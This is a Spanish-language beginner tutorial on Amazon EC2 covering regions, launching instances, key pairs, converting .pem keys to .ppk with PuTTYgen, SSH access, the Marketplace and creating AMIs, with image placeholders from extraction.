
Regiones

Las instancias en Amazon están divididas por “regiones” y tú puedes tener activos corriendo en diferentes regiones al mismo tiempo, sin embargo, cada región tiene un límite de activos utilizables por cuenta, así que toma eso en cuenta. La región se refiere a donde está el servidor de Amazon que te está dando el servicio, naturalmente te conviene utilizar el servidor más cercano, para seleccionar la región basta con hacerlo en el botón a la esquina superior derecha.



Instancias

Las instancias son los sistemas con los que inicies, pueden ser de diferentes sistemas operativos como Linux y Windows, y pueden tener o no interfaces gráficas, estas generalmente tienen dos estados, apagada y prendida, y si quieres borrarla, deberás usar “terminate” para eliminarla de tu consola de instancias. en esta consola, accedida por el menú a la izquierda, podrás ver las instancias que tengas apagadas, prendidas, y sus detalles, tales como la llave con la que se accede al sistema, sistemas de monitoreo, sus IP internas y externas, y que tipo de instancia es.



Ahora, para lanzar una instancia, deberás hacer clic en el botón azul donde dice “launch instance” y seleccionar la instancia que requieres y configurar sus opciones como que tanta memoria, procesador y almacenaje quieres que tenga, así como sus configuraciones de seguridad.




Llaves (Key Pair)

Al crear una instancia, deberás crearla con una llave, llamada en Amazon "key pair", que es una llave criptográfica en formato .pem que deberás utilizar para autenticar a un servidor ya sea por medio de SSH u obteniendo la contraseña de dicha llave.

Al crear una instancia te pedirá que selecciones con que llave quieres acceder a dicha máquina, si no tienes una llave creada, deberás generar y descargar una nueva.

NOTA


Es muy importante que no pierdas ni compartas las llaves, ya que es la única forma de acceder a tus instancias.




Algunos formatos, sin embargo, no aceptan la llave en formato .pem, como por ejemplo Windows y Putty para acceder por medio de SSH, así que tendrás que generar una llave de otro tipo, para hacer esto, descarga el software de Putty en https://putty.org y utiliza la aplicación “PuttyGen” para convertir .pem a .ppk, que es lo que acepta Putty.


Primero tendrás que abrir la aplicación, y hacer clic en el botón “Load”.

Selecciona la llave .pem que Amazon te ha generado.




Después de haber aparecido este mensaje, simplemente haz clic en “Save Private key”, y guarda tu llave .ppk en algún lugar seguro.


PuTTY Key Generator
File
Key
Conversions
Help
Key
Public key for pasting into OpenSSH authorized_keys file:
Key fingen
Key comm
Key passp
Confirm pa
PuTTYgen Notice
Successfully imported foreign key
(OpenSSH SSH-2 private key (old PEM format)).
To use this key with PuTTY, you need to
use the "Save private key" command to
save it in PuTTY's own format.
OK
Actions
Generate a public/private key pair
Generate
Load an existing private key file
Load
Save the generated key
Save public key
Save private key
Parameters
Type of key to generate:
RSA
DSA
ECDSA
ED25519
SSH-1 (RSA)
Number of bits in a generated key:
2048



¡Listo! Ahora solo utiliza la llave ppk en Putty seleccionándola en “Auth” y “Browse”




Luego solo ingresa la IP en la barra que dice “Host Name”, presionas “Open”, y listo, podrás acceder a tu instancia por medio de SSH.

Ahora, si estas utilizando Linux u OSX, simplemente deberás utilizar la terminal, basta con escribir el comando ssh -i /directorio/tu-llave.pem ec2-user@nombre_del_dns

Marketplace

El Amazon Marketplace es donde podrás acceder a instancias diseñadas específicamente con una funcionalidad en mente, por ejemplo, para seguridad, o algún sistema en particular como Android, etc., la diferencia a una instancia normal, es su especialidad, que están hechas por una organización en particular, necesitas suscribirte a estas para utilizarlas, y generalmente hablando, son más caras, aunque con la ventaja de estar preconfiguradas.




AMIs


Las AMIs de AWS se puede decir que son “imágenes” de máquinas preconfiguradas que puedes rentar, compartir o crear, por ejemplo, hubo un

tiempo en el que Kali no estuvo disponible en AWS, así que tuve que configurar Debían o Ubuntu con las herramientas de seguridad que yo utilizaba, pero no quería tener que configurar e instalar todas las herramientas de cero cada vez que necesitara una nueva máquina, así que cree una AMI de la máquina ya configurada, y simplemente podía lanzarla de nuevo cada que yo quisiera, piensa en ello como una copia de seguridad.

Para crear una nueva AMI de una instancia, basta con hacer clic derecho en la instancia y hacer clic en Image > Createimage.



Luego de eso simplemente configura el nombre y descripción de la imagen que quieres crear, y presiona el botón azul “Create Image”.



Al terminar la creación de la imagen (tarda unos cuantos minutos, no es inmediato), para trabajar con esta, deberás entrar a la pestaña AMIs a la izquierda, y verás a tu imagen en la consola.

